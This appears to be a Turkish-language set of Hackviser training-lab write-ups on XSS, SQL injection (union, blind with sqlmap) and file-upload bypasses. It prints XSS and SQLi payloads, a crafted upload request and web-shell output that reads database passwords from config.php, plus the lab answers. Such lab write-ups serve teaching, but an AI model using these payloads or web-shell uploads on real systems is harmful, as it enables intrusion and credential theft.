



# HACKVISER

## REFLECTED XSS

TARİH: 06.09.2024





Arama kısmına **deneme** yazıp butona tıkladım. Ardından **No results for deneme** şeklinde bir hata mesajı aldım. Böylece aratılan kelimenin ekranda gösterildiğini anlamış oldum.


This section contains two screenshots. The top screenshot shows a search interface with the query "&lt;script&gt;alert('XSS')&lt;/script&gt;" entered into the search bar, followed by a blue "Search" button. The bottom screenshot shows the same search interface after the search was performed. A black alert dialog box is overlaid on the page, displaying the message "keen-sentinels.europ1.hackviser.space şunu diyor: XSS" and a "Tamam" (OK) button. The search results area below the dialog shows the same "No Result Found for" message as the first screenshot.


Arama kutucuğuna bir **JavaScript** kodu yazarak sayfada **alert** çıkarmayı denedim ve butona bastığında **alert** mesajı gözüktü. Böylece labı tamamladım.

# HACKVISER

## STORED XSS


TARİH: 06.09.2024






A screenshot of a login interface. It features a title "Login" at the top. Below it are two input fields: "Username" containing "test" and "Password" also containing "test". A blue "Login" button is positioned below the password field. At the bottom of the form, a message says "Username: test / Password: test". The entire form is enclosed in a green rectangular border.

Belirtilen kullanıcı adı ve şifreyi kullanarak giriş yaptım.



A screenshot of a "Messages" page. The title is "Messages" and a note says "All users can see your message therefore be careful.". Below the title is a large text area containing the message "Hello World!". Underneath this is another text area where the user has typed "<script> alert('XSS') </script>". A blue "Submit" button is located below the message input field. At the bottom of the page are two buttons: "Delete All Messages" and "Logout". The entire page is enclosed in a green rectangular border.


Ardından mesajlar sayfasına geldim ve mesaj göndereceğim kısma bir XSS payloadı yazdım. Submit butonuna bastıktan sonra da yine alert ekrana geldi ve labı tamamladım.



# HACKVISER

## DOM-BASED XSS

TARİH: 06.09.2024



Calculate Triangle Area

— You can find the area of a triangle.

Height: 10

Base: 20

Calculate

Area: 100

Burada üçgen alan hesaplaması yapmaya yarayan bir form var. Yükseklik ve taban değerlerini aldıktan sonra bize bunları çarpıp ikiye bölgerek sonucu gösteriyor.

```
var height = 10;var base = 20;var ans = base * height / 2;document.getElementById("answer").innerHTML = "<b>Area:</b> "+ans;
```

Sayfa kaynağını inceleyerek bu hesaplamayı yapıp ekrana sonucu yazdırın **JavaScript** kodunu buldum. Ardından **XSS payloadları** denedim.

Height: <script>alert('XSS')</script>

Base: <script>alert('XSS')</script>

bursting-caretaker.europe1.hackviser.space şunu diyor:

XSS


Tamam

Bizden istenen iki **input** alanına da aynı **XSS payloadını** yazıp gönderdiğimde **alert** ekrana geldi. Böylece labı tamamladım.

# HACKVISER

## SQL INJECTION

TARİH: 06.09.2024



## Login

Username

Password

Giriş sayfasına geldim ve burada ilk denedigim **SQL Injection payloadıyla** beraber giriş yapabildim.

## Profile Settings



Sky Raincin  
straincin0@moonfruit.hv

[Logout](#)

Name: Sky Surname: Raincin  
Mobile Number: 172-496-3430  
Address: 33887 Raven Terrace  
Postcode: 57990  
Email: straincin0@moonfruit.hv  
Country: Malaysia State/Region: Coventry

Giriş yaptıktan sonra profil ayarları sayfasına geldim ve **Sky Raincin** kullanıcısı olarak giriş yaptığımı gördüm. Bizden bu kullanıcının e-postası isteniyordu, onu da buradan kopyalayarak labı tamamladım.


**Sky Raincin adlı kullanıcının e-posta adresi nedir?**

- straincin0@moonfruit.hv

# HACKVISER

## UNION-BASED SQLI

TARİH: 06.09.2024



## Search Car Brand

```
Ford' ORDER BY 4#
```

Search

#	Brand	Model	Year
22	Ford	Mustang	1979

Bu lab içerisinde arabaları markalarına göre arayabileceğimiz bir sayfa var. İlk önce tablo sütunlarını tespit etmek için `ORDER BY` sorgularıyla denemeler yaptım. `ORDER BY 4` ile yaptığım sorguya yanıt alırken, `ORDER BY 5` şeklinde denediğimde yanıt alamadım. Böylece 4 sütun olduğunu anladım.

```
Ford' UNION SELECT 1, database(), 3, 4#
```

Ardından `veritabanı adını` öğrenmek için ekran görüntüsündeki sorguyu kullandım.

78	Ford	EXP	1987
83	Ford	Taurus	2002
1	ecliptica_cars	3	4

Sorgu sonucunda en alt satırda `veritabanı adını` öğrendim ve labı tamamladım.


Veritabanı adı nedir?


- `ecliptica_cars`

# HACKVISER

## BOOLEAN BLIND SQLI

TARİH: 06.09.2024





Burada bir stok kontrol sayfamız var ve butona bastığımız seçilen kategori bilgisi veritabanında aratılıyor. Burada SQLi payloadları deneyerek aldığımız cevaba göre veritabanı ismini bulmamız gereklidir. Ancak bu işlem çok uzun süreceği için burada SQLMap aracını kullanıyorum.

```
(gurkan@LAPTOP-KFEELAHM) [~]
$ sqlmap --wizard
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 18:56:35 /2024-10-19

[18:56:35] [INFO] starting wizard interface
Please enter full target URL (-u): https://beloved-flint.europel.hackviser.space/
POST data (--data) [Enter for None]:

[18:56:53] [WARNING] no GET and/or POST parameter(s) found for testing (e.g. GET parameter 'id' in 'http://www.site.com/vuln.php?id=1')
Will search for forms
Injection difficulty (-level/--risk). Please choose:
[1] Normal (default)
[2] Medium
[3] Hard
> 1
Enumeration (--banner/--current-user/etc). Please choose:
[1] Basic (default)
[2] Intermediate
[3] All
> 1
sqlmap is running, please wait..
```

```
current user: 'root@localhost'
current database: 'echo_store'
current user is DBA: True

[*] ending @ 19:01:29 /2024-10-19/
```


## 1-) Veritabanı adı nedir?


- echo\_store

# HACKVISER


## UNRES. FILE UPLOAD

TARİH: 15.10.2024





Bu lab içerisinde resim dosyaları yüklenen bir **File Manager** sayfası bulunuyor. Denemek için `sh` adındaki **php shell** dosyamı yükledim ve dosya yüklendi.



```
OS: Linux 5.10.0-27-amd64
Web Server: Apache/2.4.56
Server IP: 172.20.4.18
Your IP: 172.20.4.1
User: www-data

Command Shell // File Manager // Config Finder // Search File // File Perms

<?php
try{
$host = 'localhost';
$db_name = 'hv_database';
$charset = 'UTF8';
$username = 'root';
$password = '8jv77mvXwR7LVU5v';

$db = new PDO("mysql:host=$host;dbname=$db_name;charset=$charset", $username, $password);
} catch(PDOException $e){
}
?>

cat ..//config.php Execute
```

Daha sonra yüklediğim web shell ile config.php dosyasının içeriğini okuyarak bizden istenen veritabanı şifresini buldum ve labı tamamladım.


### 1-) Config.php dosyasındaki veritabanı şifresi nedir?


- 8jv77mvXwR7LVU5v

# HACKVISER

## MIME TYPE BYPASS

TARİH: 15.10.2024






Bu lab içerisinde resim dosyaları yüklenen bir **File Manager** sayfası bulunuyor. **Mime-Type** kontrolünü atlatmak için dosya yüklerken giden **HTTP** paketini **BurpSuite** ile yakaladım.

```
-----15400982991909626081840518826
Content-Disposition: form-data; name="input_image"; filename="index.php"
Content-Type: image/png

<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_POST['delete_file'])) {
    $fileToDelete = $_POST['delete_file'];
    if (file_exists($fileToDelete)) {
        unlink($fileToDelete);
    }
}
?>
```

Ardından **Content-Type** özelliğini **image/png** olarak değiştirdim. Bu şekilde paketi gönderdiğimde dosya sunucuya yüklendi.



The screenshot shows a web-based terminal or shell interface. At the top, it displays system information: OS: Linux 5.10.0-27-amd64, Web Server: Apache/2.4.56, Server IP: 172.20.3.187, Your IP: 172.20.3.1, and User: www-data. To the right of this information is a stylized 'Y' logo and the text "yavuzlar.org". Below the header, there are navigation links: Command Shell // File Manager // Config Finder // Search File // File Perms. The main area contains a code editor with the following PHP code:

```
<?php
try{
    $host = 'localhost';
    $db_name = 'hv_database';
    $charset = 'utf8';
    $username = 'root';
    $password = 'fRqs3s79mQxv6Xvt';

    $db = new PDO("mysql:host=$host;dbname=$db_name;charset=$charset", $username, $password);
} catch(PDOException $e){
}
?>
```

Below the code editor, there are two buttons: "cat ./config.php" and "Execute".

Daha sonra yüklediğim web shell ile config.php dosyasının içeriğini okuyarak bizden istenen veritabanı şifresini buldum ve labı tamamladım.


### 1-) Config.php dosyasındaki veritabanı şifresi nedir?

